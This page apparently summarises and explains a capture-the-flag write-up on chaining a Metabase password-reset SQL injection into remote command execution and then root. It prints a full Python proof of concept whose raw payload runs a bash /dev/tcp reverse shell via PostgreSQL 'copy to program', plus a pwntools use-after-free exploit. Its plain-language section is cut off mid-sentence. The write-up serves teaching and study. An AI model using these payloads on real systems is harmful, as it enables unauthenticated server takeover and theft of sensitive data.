Metabase SQL Injection & UAF
A SQL injection in Metabase's password reset endpoint allowed an unauthenticated attacker to run arbitrary SQL, which was then used to execute shell commands and obtain a reverse shell. A local setuid binary with a use-after-free flaw was then exploited to escalate to root.

medium.com
Published on medium.com
Hacking
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Metabase is an application for data visualisation and database management: it lets users run queries, render charts, import CSV files and more. The target here is a Metabase instance exposed on port 3000, and the feature in scope is the password reset flow behind /api/session/reset_password, which normally accepts a reset token, a new password and a user identifier, validates them, and sets session cookies on success.
The write-up is built around a challenge the author created for the Bhineka Tech group, with the stated goal of studying a recent CVE: SQL injection in Metabase. The challenge description is reproduced as follows:
Hacking Challengehost: http://[redacted]:3000/level: easyformat flag: bhitech{}task : get flag in /root/flag.txtCeritaa dan deskripsi ?Di sebuah rumah tua dengan interior tradisional di perbatasan jepara, hiduplah seorang Rimba. pribadi yang sangat konsisten dan ia bekerja sebagai SOC engineer pada anak perusahaan plat merah. Sehari hari rimba banyak melakukan analisis log dan threat hunting untuk mengamankan asset dan infrastruktur digital pada tempat kerjanya, dan tidak ada yang menyangka rimba juga bergabung pada sindikat hacker underground ketika waktu malam hari, yang dimana ia bertugas untuk melakukan eksekutor pada PoC CVE yang sudah dibuat rekan timnya. Kepribadiannya sangat unik karena Ketika siang hari dia menjadi white hat namun ketika malam hari semua atribut formal dilepas dengan menjadi seorang blackhat yang sangat kompeten. Tapi pagi itu, email log alert dari wazuh yang mengindikasikan insiden keamanan dengan severity critical muncul pada layar notifikasi yang disini membuat rimba sedikit panik karena log muncul dari server yang menjadi pusat database yang berisi data data yang sangat sensitif. Bantu rimba untuk melakukan investigasi celah dan kerentanan pada server tersebut
The flag lives at /root/flag.txt, so the SQL injection alone is not the end of the exercise: the path has to continue through remote code execution and privilege escalation to root.
Setup

The vulnerability is CVE-2026-72898, described in the write-up as a SQL injection on the path /api/session/reset_password, affecting open source Metabase versions before 0.58.24. The source tree analysed is Metabase 0.58.22, and the author notes that the code is written in Clojure, a language he was barely familiar with, so part of the work was learning the syntax and style from the fundamentals before reading the code.
The write-up mentions Ghidra for inspecting the binary and pwntools, already installed on the server, for automating the final exploit. The author notes that gdb is not installed on the server, so the binary is downloaded and analysed locally instead.
Finding it
The starting point is the payload shape given for the CVE, a POST to the reset endpoint with a nested user_id object:
{ "token": "test", "password": "test", "user_id": {"raw": ("SQL Injection query")} }
The interesting part is the nested user_id field, specifically its raw member. The rest of the analysis follows that value from the route definition down to the query builder.
Exploitation
Step 1: trace the route to the sink
The route file is metabase-0.58.22\src\metabase\api_routes\routes.clj.

The /session endpoint is declared in the route-map variable and calls metabase.session.api/routes. Some of the function calls in that map carry the +auth keyword, which marks endpoints reachable only after authentication. The session endpoint has no +auth call, so it is reachable without authentication.
Inside metabase.session.api/routes, the /reset_password endpoint is instantiated.

The macro takes four arguments, but only two are used: request-body, which holds the token and password vector used for the JSON parameters, and request, which is used to restrict requests by IP address. The request argument is what drives throttling and rate limiting, capped at 10 attempts.

Step 2: follow the authentication fallback
The request body is then validated:
(let [auth-result (auth-identity/with-fallback auth-identity/login! [:provider/support-access-grant :provider/emailed-secret-password-reset] request-body)] (if (:success? auth-result) (request/set-session-cookies request {:success true :session_id (get-in auth-result [:session :key])} (:session auth-result) (t/zoned-date-time (t/zone-id "GMT"))) (api/throw-invalid-param-exception :password (tru "Invalid reset token"))))
auth-result comes from auth-identity/with-fallback with two vector functions, support-access-grant and emailed-secret-password-reset. In emailed_secret.clj there is a dispatcher that points to provider.clj.

emailed-secret-password-reset maps to provider/emailed-secret and then calls metabase.auth-identity.provider/provider. In provider.clj there is a login method.

Step 3: the vulnerable method
The :around qualifier means the method runs first when the inherited method matches, since both carry :provider. This login method is the SQL injection sink:
(methodical/defmethod login! :around ::provider [provider request] (as-> (merge request (authenticate provider request)) $ (assoc $ :user (or (when-let [user-id (:user-id $)] (t2/select-one [:model/User :id :is_active :last_login :tenant_id] :id user-id))
The user-id parameter is used in the query and is taken from the request (note the merge), so it originates from user input. A literal injection does not work directly, because the value is represented as an integer, unless it is turned into a map, which is where the HoneySQL feature comes in. The author links to the HoneySQL SQL clause reference for raw.
Changing the query value into a map makes it execute as a SQL expression:
"user-id": { "raw": "(SQL query)" }
The resulting query is:
SELECT "id", "is_active", "last_login", "tenant_id"FROM "core_user"WHERE "id" = (<SQL query>)
By crafting JSON that adds a mapped user-id parameter, arbitrary SQL can be executed. That is the injection.
Step 4: from SQL to command execution
Getting the flag from /root requires RCE. PostgreSQL has a copy() function that can be used to execute commands.

With copy() a shell command can be run on the server, provided the postgres user has the pg_execute_server_program permission; by default Metabase runs that user with superuser privileges.
The proof of concept is a short Python script that drives a reverse shell:
import requestsimport jsonimport urllib3urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)url = "http://[redacted]:3000/api/session/reset_password"payload = {    "token": "[redacted]",    "password": "hekerGantengBanget@1337",    "user-id": {        "raw": (            "1); copy (select '') to program '/bin/bash -c \"bash -i >& /dev/tcp/[redacted]/8080 0>&1\"'-- "        )    }}headers = {"Content-Type": "application/json"}try:    session = requests.Session()    r = session.post(url, headers=headers, data=json.dumps(payload), timeout=15)    print(f"[*] Status: {r.status_code}")    print(f"[*] Response: {r.text[:500]}")
except Exception as e:    print(f"[!] Error: {e}")
The proof of concept sends the raw value shown above, which contains a copy (select '') to program call running a bash reverse shell to port 8080. Running the script while listening on the server should yield the reverse shell connection.

Step 5: privilege escalation
With a shell as the postgres user, the next step is privilege escalation.

Searching for SUID binaries on the server turns up /usr/bin/logging, which has a special root uid. When run, the binary asks for a username and password. Since gdb is not present on the server, the binary is downloaded and analysed locally.

Looking at the function information reveals interesting functions: rot13, login and execute_command. A breakpoint is set on login.

The first strcmp compares the username against the string heker.

The second strcmp compares against the string hekerPalingGantengSedunia, which gives valid credentials: heker:hekerPalingGantengSedunia.

Two further observations: when reading the log, the binary prints an address of the execute_command function, and choosing option 3 and typing an arbitrary number causes a segmentation fault.
Step 6: the use after free
Ghidra shows a use after free in the binary.

When option 3 is entered, the program calls free on the variable local_10, then calls malloc, and local_10 is used again right after the if statement. A use after free is a bug where an object is released in memory but still used by the program; if an attacker can write data into the object, the later call points to an attacker-controlled pointer.
In this binary the struct field is reused, visible as field5_0x8, where 0x8 means 8 bytes. The idea is to overwrite the padding characters up to 8 bytes and then call the execute_command function.

That function executes a command through system(), with the argument taken from an environment variable. pwntools is already installed on the server, so the exploit can be automated:
from pwn import *import osp = process("/bin/logging", stdin=PTY, stdout=PTY)p.sendlineafter(b"Username: ", b"heker")p.sendlineafter(b"Password: ", b"hekerPalingGantengSedunia")p.sendlineafter(b"Choice: ", b"1");addr = p.recv().decode('utf-8')match = re.search(r"(0x[0-9A-za-z]{,16})", addr)if match: address = int(match.group(0), 16) log.success("Address: %#x", address)p.sendline(b"3")payload = b"A" * 8 + p64(address)p.sendline(payload)p.interactive()
The script logs in with the recovered credentials, reads the leaked address, then sends 8 bytes of padding followed by that address.

Running it gives root access and the flag on the server.
Root cause
The mistake is in the :around login! method of metabase.auth-identity.provider/provider. It merges the request into the authentication result and then passes :user-id straight from that merged map into t2/select-one as the :id value. Because the value is handed to HoneySQL, a map with a raw key is treated as a SQL expression rather than as a literal, so the integer coercion that would otherwise block injection is bypassed. The endpoint has no +auth call, so it is reachable without authentication, and the request is rate limited to 10 attempts.
Impact
An unauthenticated attacker can run arbitrary SQL against the Metabase database through the reset endpoint. Where the database user has pg_execute_server_program (the default Metabase setup runs it as superuser), that SQL becomes command execution on the host, and from there the SUID logging binary with its use after free allows escalation to root. In the challenge this ends with full compromise of the system and the flag from /root/flag.txt.
Fix
The write-up does not describe the patch. The affected range given is open source Metabase before 0.58.24.
- Send the reset request with
user_idas a plain integer and confirm the normal behaviour, then as a map withrawand observe whether the value reaches the query as an expression. A positive result is a query that returns a user row for an expression you supplied. - Try the same nested map trick on other endpoints that take an identifier from the request body and pass it to
t2/select-one, especially unauthenticated ones. A positive result is a SQL error or a row returned for an injected expression. - On PostgreSQL back ends, check whether the database role can run
copy ... to program; a positive result is command output or an outbound connection from the server. - On any SUID binary found during escalation, look for a menu option that frees a struct and then reuses it, and for a leak of a function address printed to the user. A positive result is a crash on an arbitrary input and a stable address you can redirect execution to.
What happened, in plain words
A security researcher built a practice challenge for a group called Bhineka Tech. The challenge is a small server running a program called Metabase, and the goal is to read a file called /root/flag.txt on that server. A flag is just a piece of text that proves you got in; in this challenge it looks like bhitech{} with something inside the braces.
The researcher used a security flaw in Metabase, CVE-2026-72898, to get in. A security flaw (also called a vulnerability) is a mistake in a program that lets someone use the program in a way its author did not intend. This particular mistake is called SQL injection, and it lets an outsider send database commands through a web form that was only meant to accept a password reset.
Getting the flag needed more than that one flaw. The researcher had to chain the SQL injection to run commands on the server, then exploit a use after free in a SUID binary to become root, and then read the file. This article walks through the whole chain slowly, explaining each idea as it appears.
The challenge description, as given in the write-up, is:
Hacking Challengehost: http://[redacted]:3000/level: easyformat flag: bhitech{}task : get flag in /root/flag.txtCeritaa dan deskripsi ?Di sebuah rumah tua dengan interior tradisional di perbatasan jepara, hiduplah seorang Rimba. pribadi yang sangat konsisten dan ia bekerja sebagai SOC engineer pada anak perusahaan plat merah. Sehari hari rimba banyak melakukan analisis log dan threat hunting untuk mengamankan asset dan infrastruktur digital pada tempat kerjanya, dan tidak ada yang menyangka rimba juga bergabung pada sindikat hacker underground ketika waktu malam hari, yang dimana ia bertugas untuk melakukan eksekutor pada PoC CVE yang sudah dibuat rekan timnya. Kepribadiannya sangat unik karena Ketika siang hari dia menjadi white hat namun ketika malam hari semua atribut formal dilepas dengan menjadi seorang blackhat yang sangat kompeten. Tapi pagi itu, email log alert dari wazuh yang mengindikasikan insiden keamanan dengan severity critical muncul pada layar notifikasi yang disini membuat rimba sedikit panik karena log muncul dari server yang menjadi pusat database yang berisi data data yang sangat sensitif. Bantu rimba untuk melakukan investigasi celah dan kerentanan pada server tersebut
Line by line, in plain words:
host: http://[redacted]:3000/is the address of the challenge server. The:3000part is a port number. Think of a server as a large building and ports as numbered doors; the Metabase web application listens behind door 3000.level: easysays the challenge is meant to be approachable.format flag: bhitech{}tells you what the answer looks like when you find it.task : get flag in /root/flag.txtis the actual goal./rootis the home folder of the root user, the all-powerful account on a Linux machine. A normal user cannot open files there, so you have to become root first.- The rest is a short story about a character called Rimba, a security operations centre engineer by day and a hacker by night, who is asked to investigate a critical alert on a database server. It sets the scene; it is not technical instruction.
The flaw: CVE-2026-72898
The flaw has an official identifier, CVE-2026-72898. A CVE is a public catalogue entry for a known security bug, so that everyone can refer to the same bug by the same name. According to the write-up, it is a SQL injection on the path /api/session/reset_password, and it affects open source Metabase versions before 0.58.24. The researcher analysed version 0.58.22.
What is Metabase? It is a web application for looking at data. You connect it to a database, and then you can run queries (questions you ask the database), draw charts, import CSV files and so on. It is the kind of tool a company gives to staff who are not programmers so they can explore numbers without writing code.
What is a database? A database is an organised store of information, usually tables with rows and columns, like a very large spreadsheet. A database server is the program that holds those tables and answers questions about them. Metabase sits in front of such a server and passes questions to it.
What is SQL? SQL (Structured Query Language) is the language used to ask a database questions and to change its contents. A typical question looks like SELECT name FROM users WHERE id = 5, which means "give me the name column from the users table for the row whose id is 5".
What is SQL injection? It is when a program builds a SQL question by gluing together fixed text and something a user typed, without keeping the two separate. If the user types SQL syntax instead of a plain value, the database treats it as part of the question. A useful comparison: a form that asks for your name and then prints "Hello, <your name>" is fine until you type something that the printing step interprets as an instruction rather than as text. SQL injection is the database version of that.
What is an API? An API is the set of addresses and rules a program exposes so other programs (or a browser) can talk to it. Metabase's API is reachable under paths such as /api/session/reset_password. A path is just the part of a web address after the server name, like a street address inside a building.
What is a password reset flow? When you forget your password, a website usually emails you a link containing a one-time code (a token). You open the link, type a new password, and the site checks the token before changing anything. Metabase's version of this lives at /api/session/reset_password and normally accepts a reset token, a new password and a user identifier, checks them, and on success gives your browser a session cookie.
What is a cookie? A cookie is a small piece of data a website asks your browser to store and send back on every later request. It is how a site remembers that you already logged in. A session cookie is the specific cookie that identifies your logged-in session. If someone else gets your session cookie, they can act as you, which is why cookies are treated as secrets.
Getting ready
The researcher notes that Metabase is written in Clojure, a programming language he barely knew, so before reading the code he spent time learning the basics of the language: its syntax and its style. This is worth knowing because the analysis below quotes Clojure code, and the point is not to become a Clojure programmer but to follow the flow of data from the web request to the database.
Tools used in the exercise:
- The Metabase source code, version 0.58.22. Source code is the human-written text of a program, as opposed to the compiled program the computer runs. Reading it is how you find out what a program really does.
- Ghidra, a free tool that takes a compiled program and shows you its structure and approximate original code. It is used here to inspect a binary found later on the server.
- pwntools, a Python library for writing scripts that talk to programs and send them carefully crafted input. It is already installed on the challenge server.
- gdb, a debugger (a tool to pause a running program and look inside it), is not installed on the server, so the binary is downloaded and analysed locally instead.
Finding it
The write-up starts from the payload shape published for the CVE. A payload is the actual data you send to trigger a flaw. It is a POST request to the reset endpoint, with a nested user_id object:
{ "token": "test", "password": "test", "user_id": {"raw": ("SQL Injection query")} }
Line by line:
- The outer braces
{ ... }are JSON, a text format for structured data. It is how web applications commonly exchange information. "token": "test"is the reset token. Here it is a placeholder."password": "test"is the new password. Also a placeholder."user_id": { "raw": ("SQL Injection query") }is the interesting part. Instead of a plain number for the user identifier, it is an object with a member calledraw. The wordrawis a hint: somewhere in the code, a value markedrawis treated as literal SQL rather than as a plain value.
The rest of the analysis follows that raw value from the route definition down to the query builder, to see exactly where the trust is misplaced.
Step 1: trace the route to the sink
The route file is metabase-0.58.22\src\metabase\api_routes\routes.clj. A route is a rule that says "when a request arrives for this path, run this code". The file name ends in .clj, the usual extension for Clojure source files.
The /session endpoint is declared in a variable called route-map, and it calls metabase.session.api/routes. Some of the function calls in that map carry the keyword +auth, which marks endpoints that can only be reached after logging in. The session endpoint has no +auth call, so it can be reached without logging in. That matters a great deal: it means an attacker does not need any account at all.
Inside metabase.session.api/routes, the /reset_password endpoint is set up.
The macro takes four arguments, but only two are used:
request-body, which holds thetokenandpasswordvalues used for the JSON parameters.request, which is used to restrict requests by IP address. An IP address is the numeric address of a computer on a network, a bit like a postal address for machines.
The request argument is what drives throttling and rate limiting, capped at 10 attempts. Rate limiting means "only allow so many tries in a period".
Step 2: follow the authentication fallback
The request body is then validated:
(let [auth-result (auth-identity/with-fallback auth-identity/login! [:provider/support-access-grant :provider/emailed-secret-password-reset] request-body)] (if (:success? auth-result) (request/set-session-cookies request {:success true :session_id (get-in auth-result [:session :key])} (:session auth-result) (t/zoned-date-time (t/zone-id "GMT"))) (api/throw-invalid-param-exception :password (tru "Invalid reset token"))))
Line by line, in plain words:
(let [auth-result ...] ...)means "work out a value, call itauth-result, then use it in the following lines". It is like saying "let x be this, then do that".auth-identity/with-fallback auth-identity/login! [...] request-bodycalls a function that tries to log the user in, with a list of fallback methods to try. The square brackets hold a list of two methods::provider/support-access-grantand:provider/emailed-secret-password-reset. The colon at the start is Clojure's way of writing a name (a keyword), not a special character.(if (:success? auth-result) ... ...)checks whether the login attempt succeeded. If yes, it runs the first branch; if no, the second.request/set-session-cookiesis the success branch: it sets the session cookies on the response, including asession_idtaken from the authentication result, and a timestamp in GMT.api/throw-invalid-param-exception :password (tru "Invalid reset token")is the failure branch: it raises an error saying the reset token is invalid.
So auth-result comes from auth-identity/with-fallback with those two methods. In emailed_secret.clj there is a dispatcher that points to provider.clj. A dispatcher is code that looks at the input and decides which piece of code should handle it, like a receptionist sending you to the right department.
emailed-secret-password-reset maps to provider/emailed-secret and then calls metabase.auth-identity.provider/provider. In provider.clj there is a login method. A method is a named block of code that does one job; here, the job is logging someone in.
Step 3: the vulnerable method
The :around qualifier means the method runs first when the inherited method matches, since both carry :provider. In plain terms, :around is a wrapper: it runs before (and around) the normal method, which is exactly where the researcher wants to look. This login method is the SQL injection sink. A sink is the place where untrusted data finally gets used in a dangerous way; finding the sink is the goal of tracing data through code.
(methodical/defmethod login! :around ::provider [provider request] (as-> (merge request (authenticate provider request)) $ (assoc $ :user (or (when-let [user-id (:user-id $)] (t2/select-one [:model/User :id :is_active :last_login :tenant_id] :id user-id))
Line by line:
(methodical/defmethod login! :around ::provider [provider request] ...)defines thelogin!method with the:aroundqualifier, taking two inputs:providerandrequest.(merge request (authenticate provider request))combines two maps into one. A map is a collection of named values, like a form with labelled fields.mergemeans "take the request's fields and add the authentication result's fields on top". If both have a field with the same name, the second one wins.(as-> ... $ ...)is Clojure's way of threading a value through several steps, giving it the temporary name$so each step can refer to the previous result.(assoc $ :user ...)adds a:userfield to that map.(when-let [user-id (:user-id $)] ...)means "if the map has a:user-idfield, call ituser-idand continue".(t2/select-one [:model/User :id :is_active :last_login :tenant_id] :id user-id)asks the database for one row from theUsertable, selecting the columnsid,is_active,last_loginandtenant_id, where theidcolumn equalsuser-id.
The user-id parameter is used in the query and is taken from the request (note the merge), so it originates from user input. A literal injection does not work directly, because the value is represented as an integer, unless it is turned into a map. This is where the HoneySQL feature comes in. HoneySQL is a Clojure library that builds SQL from Clojure data structures; the researcher links to its SQL clause reference for raw.
Changing the query value into a map makes it execute as a SQL expression:
"user-id": { "raw": "(SQL query)" }
Line by line:
"user-id"is the field name in the JSON body.{ "raw": "(SQL query)" }is a map with one member,raw, whose value is the text(SQL query).- Because HoneySQL sees the
rawkey, it treats the value as SQL to paste in as-is, instead of as a value to be safely quoted.
The resulting query is:
SELECT "id", "is_active", "last_login", "tenant_id"FROM "core_user"WHERE "id" = (<SQL query>)
Line by line:
SELECT "id", "is_active", "last_login", "tenant_id"asks for those four columns. The double quotes are SQL's way of marking a name as an identifier (a column or table name) rather than a keyword.FROM "core_user"says the rows come from the table calledcore_user.WHERE "id" = (<SQL query>)is the filter. Normally the part in brackets would be a number. With therawtrick, it is whatever SQL the attacker supplied.
By crafting JSON that adds a mapped user-id parameter, arbitrary SQL can be executed. That is the injection. The comparison that helps here: imagine a form that asks for your age and the program writes WHERE age = <what you typed>. If you type 18, fine. If the program lets you type 18 OR 1=1, the question changes meaning. The raw key is the mechanism that lets you type SQL syntax at all.
Step 4: from SQL to command execution
Getting the flag from /root requires RCE. RCE stands for remote code execution: making the server run commands of your choosing, from a distance. SQL injection alone lets you read and change database tables, but the flag is a file on the operating system, not a table, so the researcher needs the database to run an operating system command.
PostgreSQL (often called Postgres) is the database server Metabase is talking to here. It has a copy() function that can be used to execute commands. copy is normally used to move data between a table and a file; one of its forms can write to a program instead of a file, which means starting that program.
With copy() a shell command can be run on the server, provided the postgres user has the pg_execute_server_program permission. A permission is an allowance to do something; this one specifically allows the database user to start programs on the machine. By default Metabase runs that user with superuser privileges, meaning the database user is effectively all-powerful inside the database.
The proof of concept is a short Python script that drives a reverse shell. A reverse shell is a connection where the server reaches back to you and gives you a command prompt on the server. It is "reverse" because the server connects out to the attacker, which often slips past firewalls that block incoming connections.
import requestsimport jsonimport urllib3urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)url = "http://[redacted]:3000/api/session/reset_password"payload = {    "token": "[redacted]",    "password": "hekerGantengBanget@1337",    "user-id": {        "raw": (            "1); copy (select '') to program '/bin/bash -c \"bash -i >& /dev/tcp/[redacted]/8080 0>&1\"'-- "        )    }}headers = {"Content-Type": "application/json"}try:    session = requests.Session()    r = session.post(url, headers=headers, data=json.dumps(payload), timeout=15)    print(f"[*] Status: {r.status_code}")    print(f"[*] Response: {r.text[:500]}")
except Exception as e:    print(f"[!] Error: {e}")
Line by line, in plain words:
import requests,import json,import urllib3load three Python libraries: one to make web requests, one to convert Python data to JSON text, and one that handles the underlying network connection.urllib3.disable_warnings(...)silences a warning about insecure HTTPS connections. It does not change what the script does; it just keeps the output clean.url = "http://[redacted]:3000/api/session/reset_password"is the address being attacked: the challenge server on port 3000, at the reset endpoint.payload = { ... }builds the JSON body.tokenis set to an email-looking string andpasswordto a new password; these are the values the reset flow expects."user-id": { "raw": ( ... ) }is the injection point, the same nested map shape as before.- The
rawstring is the actual SQL sent to the server.1);closes theid = (expression with a value of 1 and ends the statement. The)matches the opening bracket in the original query, and the;ends the SQL statement.copy (select '') to program '...'is the Postgres command that runs a program.select ''is an empty query used as the data source, andto programsays "run this program"./bin/bash -c "bash -i >& /dev/tcp/[redacted]/8080 0>&1"is the program to run: bash, with-cmeaning "run the following command".bash -istarts an interactive shell.>& /dev/tcp/[redacted]/8080redirects input and output to a network connection to the attacker's address on port 8080.0>&1makes input come from the same place as output. Together, this is the reverse shell.--comments out the rest of the original query, so the leftover SQL does not cause a syntax error. In SQL,--starts a comment.
headers = {"Content-Type": "application/json"}tells the server the body is JSON, so it parses it correctly.session = requests.Session()creates a session object, which keeps cookies between requests. Here it is mostly a convenient way to send the request.r = session.post(url, headers=headers, data=json.dumps(payload), timeout=15)sends the POST request with the JSON body and waits at most 15 seconds.print(f"[*] Status: {r.status_code}")prints the HTTP status code. A status code is the three-digit number a web server returns: 200 means OK, 500 means server error, and so on.print(f"[*] Response: {r.text[:500]}")prints the first 500 characters of the response, so you can see what happened.except Exception as e: print(f"[!] Error: {e}")catches any error and prints it, instead of crashing.
Running the script while listening on the server should yield the reverse shell connection. "Listening" means running a program on your side that waits for an incoming connection on port 8080; when the server connects back, you get the shell.
Step 5: privilege escalation
With a shell as the postgres user, the next step is privilege escalation. Privilege escalation means going from a limited account to a more powerful one, ideally root. Root is the administrator account on Linux; it can read and write anything, including /root/flag.txt.
A standard first check after getting a shell is to look for SUID binaries. SUID (set user ID) is a special permission bit on a program file. When a program has it, the program runs with the permissions of the file's owner, not of the person who started it. If the owner is root, then anyone who runs that program gets root's powers for the duration of the program. That is legitimate for some tools (for example, the program that lets you change your own password), but a badly written SUID program is a way to become root.
Searching for SUID binaries on the server turns up /usr/bin/logging, which has a special root uid. UID means user identifier, the number the system uses internally for an account; root is usually 0. When run, the binary asks for a username and password. A binary is a compiled program, the form the computer actually executes.
Since gdb is not present on the server, the binary is downloaded and analysed locally. This is a common approach: you copy the program to your own machine, where you have better tools, and study it there.
Looking at the function information reveals interesting functions: rot13, login and execute_command. A function is a named block of code inside a program. The names are suggestive: login probably checks credentials, execute_command probably runs something, and rot13 is a simple letter-scrambling cipher. A breakpoint is a marker you set in a debugger that pauses the program at that point so you can inspect its state. A breakpoint is set on login.
The first strcmp compares the username against the string heker. strcmp is a standard C function that compares two strings and reports whether they are equal. By pausing at that comparison, you can see exactly what the program compares your input against.
The second strcmp compares against the string hekerPalingGantengSedunia, which gives valid credentials: heker:hekerPalingGantengSedunia. The colon notation means "username heker, password hekerPalingGantengSedunia".
Two further observations:
- When reading the log, the binary prints an address of the
